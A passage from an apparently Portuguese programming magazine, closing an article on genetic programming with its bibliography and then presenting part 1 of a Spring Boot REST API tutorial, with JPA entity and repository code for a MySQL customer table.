Aplicações correntes para a PG incluem:

- projeto de circuitos elétricos e eletrónicos;
- programar robots ou drones;
- desenvolvimento de programas em linguagens específicas de domínio;
- geração automática de programas; e
- correção automática de erros em programas.

Pensamos que alguns aspetos da Inteligência Artificial serão cada vez mais incorporados em programas convencionais. Por exemplo se se incorporar funções objetivo nos programas será possível elaborar análises estatísticas entre os dados do programa, os parâmetros selecionados e a função objetivo. Desta forma poder-se-á conseguir escrever programas cujos resultados são progressivamente melhores à medida que são executados mais vezes.

E ainda...

A PG é um campo muito vasto e apenas aflorámos o assunto. Duas das áreas que mais curiosas são:

- funções objetivo multi-dimensionais; e
- a paralelização e distribuição numa rede ser possível sem alterações ao algoritmo.

Bibliografia

Lee Jacobson and Burak Kanber, Genetic Algorithms in Java Basics, Apress, 2015.

Riccardo Poli, William B. Langdon and Nicholas F. McPhee, A Field Guide to Genetic Programming, published via http://lulu.com and freely available at http://www.gp-field-guide.org.uk, 2008. (With contributions by J. R. Koza)

Rick Riolo, Ekaterina Vladislavleva, Marylyn D. Ritchie and Jason H. Moore, Genetic Programming Theory and Practice X, Springer, 2013.

AUTOR

Escrito por Ricardo Cristóvão Miranda

Código disponível em: github.com/ricardoMiranda/haskellGeneticTSP

A PROGRAMAR

API Rest com Spring Boot (parte 1)

Programação de aplicações cliente/servidor assentes no protocolo de transporte UDP

PHP 7

Lets Brainfuck in Pascal!

JavaFX : Uma Breve Introdução

API Rest com Spring Boot (parte 1)

No mundo JAVA, o framework *open source* ***Spring,*** não sendo o único***,*** é quase um standard para quem pretende adotar um padrão de injeção de dependências / MVC, que nos facilita bastante a vida pois permite que nos concentremos essencialmente nas *business rules* evitando ter de desenvolver as partes mais trabalhosas as quais são geridas pelo framework. De uma forma simplificada, podemos então dizer que o Spring é um framework de injeção de dependências, capaz de gerir o ciclo de vida dos diversos componentes e que inclui módulos (ou projetos), bastante robustos e com provas dadas, que nos permitem interligar um enorme número de tecnologias bastante comuns em JAVA.

Injeção de Dependências

Imaginemos uma arquitetura de programação baseada em componentes soltos. Vamos agora imaginar que alguns desses componentes prestam serviços e outros consomem esses serviços. Chamemos ao primeiro tipo de componentes '*serviços*' e ao segundo tipo de componentes '*clientes*'. Numa arquitetura deste tipo, concluímos que o componente *serviço*, representa uma dependência, pois os componentes *cliente* dependem deles para executar a sua tarefa.

Aqui coloca-se a questão: se os componentes são soltos, não se 'conhecendo' ou referindo uns aos outros, como vão comunicar entre si? É aqui que entra a injeção de dependências que consiste em passar a dependência (o serviço) aos objetos que dele dependem (os clientes).

Neste contexto, o ***Spring*** oferece-nos a capacidade de identificar declarativamente quais os componentes que atuam como *serviços* e quais os que atuam como *clientes* efetuando a ligação (injeção) entre eles quando necessário.

Facilmente podemos concluir que esta arquitetura nos traz imensos benefícios como a reutilização de componentes, a redução da complexidade do código, a facilidade em alterar determinado componente, a simplificação de testes, pois podemos testar os componentes independentemente, a redução de bugs e consequente aumento de produtividade.

Ao longo dos anos o ***Spring*** foi-se tornando cada vez mais poderoso e complexo, incluído soluções para quase todas as situações. Essa complexidade trouxe um custo acrescido no que se refere à configuração e manutenção de um projeto, o qual passou a ser demorado, muito baseado em ficheiros de configurações declarativas XML nem sempre de fácil entendimento com a agravante de que à medida que os projecto iam crescendo, esses ficheiros XML tornavam-se cada vez mais complexos. A partir da versão 3 do Spring, o processo de configurações foi simplificado, podendo também ser efetuado via classes JAVA, mas mesmo assim, a sua configuração é trabalhosa.

Conscientes desse problema, a equipa por detrás do Spring criou o ***Spring Boot*** o qual nos permite em cinco minutos criar um projeto Spring que inclui todas as dependências que necessitamos sem termos de perder horas com configurações.

É certo que o ***Spring Boot*** se baseia bastante nos *defaults* que a equipa desenvolvedora entendeu serem os mais corretos para cada situação, no entanto, caso o programador pretenda, todas essas pré-configurações podem ser alteradas (embora muitas vezes isso signifique retornar aos ficheiros XML como forma de fazer o *override* desses *defaults,* mesmo assim os mesmos são bem mais pequenos em relação ao que acontece num projecto Spring puro).

Neste artigo, dividido em duas partes, pretendemos apresentar os passos para o desenvolvimento de uma pequena API REST de nível 2 (de acordo com o modelo de maturidade Richardson) capaz de providenciar as funções básicas de um *CRUD* com uma base de dados MySQL, recebendo e devolvendo dados em formato JSON através de pedidos HTTP que podem ser efetuados a partir de qualquer dispositivo e praticamente em qualquer linguagem. No final obteremos um ficheiro único ao qual habitualmente chamamos *fat jar*, com tudo o que é necessário embutido (incluindo o servidor Apache Tomcat), e que pode ser executado em vários equipamentos desde que capazes de correr a JVM.

Ferramentas

Para o nosso pequeno projeto iremos utilizar:

- **JAVA**
- **MySQL**
- **HeidiSQL** (- *opcional* - uma ferramenta *open source* que nos permite criar bases de dados, tabelas, introduzir ou consultar dados e que pessoalmente considero mais rápida e bem mais intuitiva que o MySQL Workbench)
- **Apache Tomcat** (servidor web que implementa a especificação de Java servlets e outras)
- **Spring Tool Suite** (uma versão do IDE Eclipse especialmente preparada pela equipa do Spring para trabalhar como é óbvio com o Spring Framework)
- **POSTMAN** – Aplicação disponível para o Google Chrome usada para pequenos testes a API's.

Vamos partir do principio que o leitor já tem o Java (1.8) e o servidor MYSQL devidamente instalados e configurados. Neste artigo utilizei o Windows 10 como sistema operativo base, no entanto todas estas ferramentas estão dispo-

níveis em Linux (embora o HeidiSQL necessite do Wine). No entanto o Heidi é opcional e pode-se perfeitamente utilizar qualquer outra ferramenta similar, ou até criar manualmente os scripts de criação da base de dados, respetivas tabelas e inserção de dados experimentais.

HEIDISQL

A instalação do Heidi, processa-se como qualquer outra e não podia ser mais simples.


Basta apontar o browser para http://www.heidisql.com/ clicar em Downloads e puxar para o nosso computador o HEIDISQL installer (versão 9.3 à data deste artigo). De seguida, o duplo clique da praxe e a instalação deverá decorrer sem qualquer problema.

Quando iniciamos o HEIDI devemos configurar a aplicação para ligar com o nosso servidor MYSQL, colocando os dados de utilizador, password e porta. Se tudo correu como esperado, o leitor não deverá encontrar qualquer problema. Explore o HeidiSQL para perceber o seu funcionamento.

Spring Tool Suite

O Spring Tool Suite é o IDE que iremos utilizar, tendo a vantagem de já incluir o Maven e uma instância do servidor Apache Tomcat prontinha a funcionar para o nosso projeto sem necessidade de nenhuma configuração adicional.

A instalação é também simples e direta. Apontar o browser para https://spring.io/tools, clicar em Download STS (versão 3.8.1 à data deste artigo) para o sistema operativo que estiver a utilizar, descompactar para uma pasta do seu agrado e está pronto a funcionar.



O NOSSO PROJECTO

O projeto que aqui propomos é bem simples. Vamos imaginar que a nossa empresa necessita de desenvolver uma aplicação móvel que permita aos elementos do departamento comercial consultar em tempo real dados de clientes, criar novos clientes, alterá-los caso necessário ou até mesmo eliminá-los. Queremos também criar um LOG das operações efetuadas e dos endereços IP de onde as chamadas à nossa API partiram.


Não iremos utilizar nenhum esquema de segurança no projeto, uma vez que isso sai fora do âmbito do artigo. Também não são efetuadas validações que em produção serão sempre obrigatórias bem como nem sempre utilizamos blocos *Try…catch* quando efetuamos operações de persistência, o que é conveniente em produção.


Podíamos escolher diversos caminhos para interligar a aplicação móvel com a base de dados, mas criar um acesso via API REST parece-nos uma boa forma de o fazer (e que mais tarde nos permite implementar rapidamente um sistema de segurança, utilizando por exemplo o ***Spring Security***).

A NOSSA BASE DE DADOS

A base de dados que iremos utilizar não podia ser mais simples. Vamos chama-la de '*empresa_x*' e apenas pretendemos uma tabela, a qual, e sem surpresa, se vai chamar '*cliente*'.

Nessa tabela '*cliente*' iremos criar os campos *id*, *nome_cliente*, *nif*, *concelho*.






Utilizado o HEIDI, crie a nova base de dados e atribua-lhe o nome de *empresa_x.*


Clicando de seguida em OK. A nova BD será criada no MySQL.

Agora necessitamos de criar a nossa tabela de clientes dentro da base de dados que acabamos de gerar. Utilizando o botão direito do rato em cima da base de dados criada chegamos ao menu de criação de tabela.

API REST COM SPRING BOOT (PARTE 1)




Criamos então a tabela '*cliente*' e adicionamos os campos já mencionados. Id, nome_cliente, nif, concelho, sendo que devemos assinalar o campo id, como sendo um inteiro com a propriedade de auto-increment.



Não nos podemos esquecer de marcar o campo id como sendo uma primary key (botão direito do rato em cima do nome do campo).

Continuamos a adição dos campos até que todos estejam definidos. No final teremos uma tabela como a que se mostra na imagem.



Agora vamos adicionar alguns dados à tabela, que nos permitirão fazer algumas experiências durante o desenvolvimento da API. (para fazer o commit dos dados inseridos, utilize o ícone. 

Poderíamos usar apenas um script SQL, para a criação da tabela e respetivos campos, mas aproveitamos para deixar esta resumidíssima apresentação do HeidiSQL.

A NOSSA API

Não se pretende deixar aqui uma larga explicação do que são API REST até porque estas podem ser baseadas e implementadas usando diversas tecnologias e métodos e existe literatura em abundância sobre o tema. No nosso caso iremos utilizar o protocolo HTTP, os seus verbos (GET, POST, DELETE e PUT) para conseguirmos comunicar de uma forma simples com a base de dados que acabamos de criar.

Por norma, quando desenvolvemos uma API REST, devemos identificar os recursos aos quais pretendemos disponibilizar acesso. Neste caso temos apenas um recurso. O Cliente.

Após identificarmos esses recursos, devemos observar quais os métodos que são uteis às aplicações que vão aceder à API e que necessitaremos de implementar bem como o tipo de respostas que deveremos enviar.

Fundamental é também dedicar algum tempo à criação de uma semântica própria e consistente que será utilizada na construção dos URL que permitirão aceder aos recursos disponibilizados. (voltaremos a este assunto mais à frente)

Neste exemplo iremos implementar métodos que nos permitam:

- Obter dados do cliente por ID
- Obter listagem de todos os clientes
- Obter dados do cliente por NIF
- Inserção de um novo cliente
- Eliminação de um cliente.

E iremos verificar como o ***Spring Boot*** nos permite implementar uma API de uma forma rápida.

Vamos então iniciar o STS (***Spring Tool Suite***) e meter mãos à obra

INÍCIO DO PROJECTO


Quem já trabalha com Maven, sabe o quão útil ele é no dia a dia de um programador Java, sendo que o seu aspecto mais importante é o permitir-nos gerir todas as dependências de um projeto mantendo-as "arrumadinhas" e garantir que nada é esquecido, mesmo que passemos o projeto para outro computador que não tem configuradas ou instaladas as bibliotecas necessárias e / ou nas versões corretas que o nosso projeto utiliza. Mas manter o ficheiro pom.xml preparado para os nossos projecto, pode implicar dezenas de linhas de configuração.

Com **Spring Boot** reduzimos significativamente o número de linhas a incluir no pom.xml recorrendo aos ***starters***, que não são mais que dependências que agrupam outras. Assim, caso o nosso projecto necessite de JPA e Hibernate, por exemplo, basta-nos adicionar uma linha ao ficheiro de configuração Maven, e todas as dependências necessárias serão adicionadas ao nosso *classpath*.

É importante compreender que o **Spring Boot**, não é um gerador de código. Ele apenas tem a capacidade de 'analisar' o projecto e configura-lo "automaticamente".

Comecemos por criar um novo *Spring Starter Project.*

Logo de seguida ser-nos-ão solicitados dados referentes ao nosso projeto. Na imagem seguinte podem observar os dados que utilizamos, no entanto, o leitor deve adequa-los à sua realidade (nome de domínio, etc.)




Após clicar em Next, devemos selecionar quais as dependências que queremos adicionar ao nosso projecto.

Aqui vamos selecionar JPA e MySQL da secção SQL e da secção WEB, vamos selecionar Web. De seguida podemos clicar em Finish.

Neste ponto o **Spring Boot** vai começar a fazer um pouco da sua magia, fazendo download de todas as dependências (mais de 50) necessárias, criando um ficheiro pom.xml com as respetivas entradas. Mais tarde voltaremos ao pom.xml

Se observarmos o projeto criado, ele é bastante limpo, contendo apenas 2 ficheiros (não vamos cobrir as unit testings neste artigo). Um desses ficheiros encontra-se no *package* **pt.api** e tem o nome de **ApiTutorialApplication.java** e o outro tem o nome de **Application.properties** e encontra-se em *src/main/resources*.

A observação do código gerado para o ficheiro **ApiTutorialApplication** mostra-nos duas coisas importantes. O método *main*, que nos indica imediatamente que este será o ponto de entrada da nossa aplicação, e uma anotação muito importante, o *@SpringBootApplication.* Esta anotação, substitui 3 outras anotações utilizadas normalmente em projetos ***Spring***, que são *@Configuration (que marca a classe como sendo capaz de incluir definições de beans), @EnableAutoConfiguration (que dá alguma 'inteligência' ao Spring, permitindo-lhe adicionar beans, entidades, controladores, etc. baseado no classPath do projecto) e @ComponentScan (informa o Spring para procurar componentes e definições no package)*




Devemos ter especial atenção ao nome do package, pois por defeito um projecto **Spring Boot** vai sempre procurar os seus componentes a partir desta raiz (embora seja possível alterar essa configuração). Ou seja, para não termos problemas, com a configuração por defeito, se desejarmos criar mais packages eles devem ser sempre 'sub-packages' da inicial. E é isso que vamos fazer agora.

Por forma a manter o nosso projeto devidamente estruturado vamos criar os seguintes packages

- pt.api.controllers

- pt.api.entities
- pt.api.repositories



O nosso projecto deverá ficar semelhante ao da imagem

Dentro destes packages iremos agora criar as classes necessárias ao nosso projecto.

Pessoalmente, prefiro começar pelas entidades, o que neste caso é bastante simples, pois temos apenas uma entidade a qual poderemos facilmente definir utilizando as anotações do javax.persistence.

Assim, no package pt.api.entities, vamos criar a classe ClienteEntity, usando o código que mostramos a seguir. Esta classe representa um objeto correspondente a uma entrada na nossa base de dados de um 'cliente'.

```
package pt.api.entities;

import java.io.Serializable;

import javax.persistence.Basic;
import javax.persistence.Column;
import javax.persistence.Entity;
import javax.persistence.GeneratedValue;
import javax.persistence.GenerationType;
import javax.persistence.Id;
import javax.persistence.Table;
import javax.validation.constraints.NotNull;
import javax.validation.constraints.Size;

@Entity
@Table(name = "cliente",catalog = "empresa_x",
schema = "") public class ClienteEntity implements
                                        Serializable {

    private static final long serialVersionUID =
                                                  1L;
    @Id
    @GeneratedValue(strategy =
                          GenerationType.IDENTITY)
    @Basic(optional = false)
    @Column(nullable = false)
    private Integer id;
    @Basic(optional = false)
    @NotNull
    @Size(min = 1, max = 50)
    @Column(name = "nome_cliente", nullable =
false, length = 50)
    private String nomeCliente;
    @Basic(optional = false)
    @NotNull
    @Size(min = 1, max = 9)
    @Column(nullable = false, length = 9)
    private String nif;
    @Basic(optional = false)
    @NotNull
    @Size(min = 1, max = 40)
    @Column(nullable = false, length = 40)
    private String concelho;

    public ClienteEntity() {
    }

    public ClienteEntity(Integer id) {
        this.id = id;
    }

    public ClienteEntity(Integer id, String
      nomeCliente, String nif, String concelho) {
        this.id = id;
        this.nomeCliente = nomeCliente;
        this.nif = nif;
        this.concelho = concelho;
    }
    public Integer getId() {
        return id;
    }

    public void setId(Integer id) {
        this.id = id;
    }

    public String getNomeCliente() {
        return nomeCliente;
    }

    public void setNomeCliente(String
                                      nomeCliente) {
        this.nomeCliente = nomeCliente;
    }

    public String getNif() {
        return nif;
    }

    public void setNif(String nif) {
        this.nif = nif;
    }

    public String getConcelho() {
        return concelho;
    }

    public void setConcelho(String concelho) {
        this.concelho = concelho;
    }
}
```

Até aqui nada de novo para quem já trabalhou com bases de dados e JAVA. Criamos uma entidade que define um objeto que representa um cliente. Note a anotação *@Entity* que indica que estamos perante uma entidade que pertence a algum domínio de persistência.

As vantagens que o ***Spring* Boot** nos proporciona começam a notar-se daqui em diante, e entramos nele a partir de diversas anotações como *@AutoWired*, *@Repository*, *@RestController* que permitem que o framework detecte os diversos componentes e os injecte nos locais apropriados sempre que necessário, tudo isto sem necessidade de recorrermos às configurações XML ou às

configurações JAVA a que antes estávamos obrigados.

Vamos agora observar os nossos requisitos iniciais e verificar o que necessitamos em termos de pesquisas à base de dados.

Iremos necessitar de uma pesquisa que nos devolva todos os clientes, uma pesquisa que nos devolva um cliente específico através de um ID fornecido e uma pesquisa por NIF.

Vamos então verificar qual a abordagem que podemos adotar para implementar essas pesquisas.

Temos ao nosso dispor duas formas, uma utilizando os chamados *serviceBeans* e outra recorrendo diretamente aos repositórios que nos são facilitados pelo *Spring Data (*que incluímos no projecto quando inicialmente selecionamos JPA*)*, sendo que esta última é bem mais rápida de implementar, especialmente para o nosso caso que é bastante simples.


Num dos queries que vamos implementar iremos utilizar a sintaxe SQL standard, aproveitando para demonstrar como a podemos utilizar nestes contextos. (o que nem sempre é aconselhado pois o nosso projecto corre o risco de deixar de ser utilizável com outros motores de bases de dados relacionais).

O *Spring Data* simplifica bastante a nossa forma de interagir com as entidades *JPA* e permite-nos criar *queries* usando o próprio nome do método os quais serão posteriormente traduzidos pelo framework para *queries JPA* utilizando o *JPA criteria,* sendo que métodos para várias funções vêm já implementados e prontos a usar.

Métodos com um nome como *findAll()*, serão interpretado e traduzido para um *SELECT * FROM…* Sem o Spring Data, teríamos de criar todo o código de construção de *queries* com recurso ao *CriteriaBuilder, o* que por sua vez nos levaria aos *EntityManagerFactory*, e tudo isto aumentaria o grau de complexidade da nossa aplicação. Na documentação do *Spring Data* poderá encontrar uma lista das *Keywords* que podem ser utilizadas na nomenclatura dos métodos. Algo como *findBynomeClienteContaining* seria perfeitamente válido.


Para implementarmos o nosso repositório, vamos criar um interface que descreva os nossos métodos e que irá ser uma extensão do *JpaRepository* disponibilizado pelo framework.

No *package* ***pt.api.repository*** vamos então criar esse interface ao qual iremos chamar *ClienteRepository* e que irá prolongar (*extend*) o *JPARepository* .



Este interface irá no nosso caso conter apenas um método.

Antes da definição do interface deveremos colocar a anotação *@Repository* para que o ***Spring*** interprete o componente como sendo desse tipo e o possa injetar, quando necessário, num controlador.




```
package pt.api.repositories;

import java.util.Collection;

import org.springframework.data.jpa.repository.
                                        JpaRepository;
import org.springframework.data.jpa.
                                    repository.Query;
import org.springframework.stereotype.Repository;

import pt.api.entities.ClienteEntity;

@Repository
public interface ClienteRepository extends
          JpaRepository<ClienteEntity, Integer> {
      @Query (value="SELECT * FROM cliente WHERE
                          nif=?1",nativeQuery=true)
      Collection<ClienteEntity> pesquisaPorNIF
                                        (String NIF);
}
```

Aqui estamos a recorrer à anotação *@Query com* uma propriedade de *nativeQuery=true*, que nos vai permitir a utilização de queries na sintaxe nativa do SQL (existem outras possibilidades como por exemplo a utilização de named queries). Os parâmetros são passados ao *Query* utilizando ? # em que # é um digito que representa a posição do argumento no método. Neste caso apenas temos um argumento.


Em qualquer altura, podemos voltar a este interface e adicionar novos queries que a nossa aplicação venha a necessitar, e os mesmos ficarão disponíveis para uso.

Como já mencionamos, criamos este Query recorrendo a sintaxe SQL apenas como exemplo, pois poderíamos perfeitamente criar um método denominado de findBynif(nif) do tipo *ClienteEntity* e iriamos obter o mesmo resultado (sendo que com este último garantiríamos a portabilidade da

nossa aplicação para outros *RDBMS*).

Quanto ao código para tratamento da nossa pequena base de dados, estamos concluídos, no entanto neste momento ainda não informamos o Spring qual a base de dados que estamos a utilizar e como aceder a ela.

Logo no inicio deste artigo mencionamos que o ***Spring Boot*** criou 2 ficheiros. Um deles era o ***application.properties***. É precisamente este ficheiro que, por defeito, uma aplicação Spring Boot utiliza para lêr diversas configurações incluindo a forma de ligar com a base de dados.



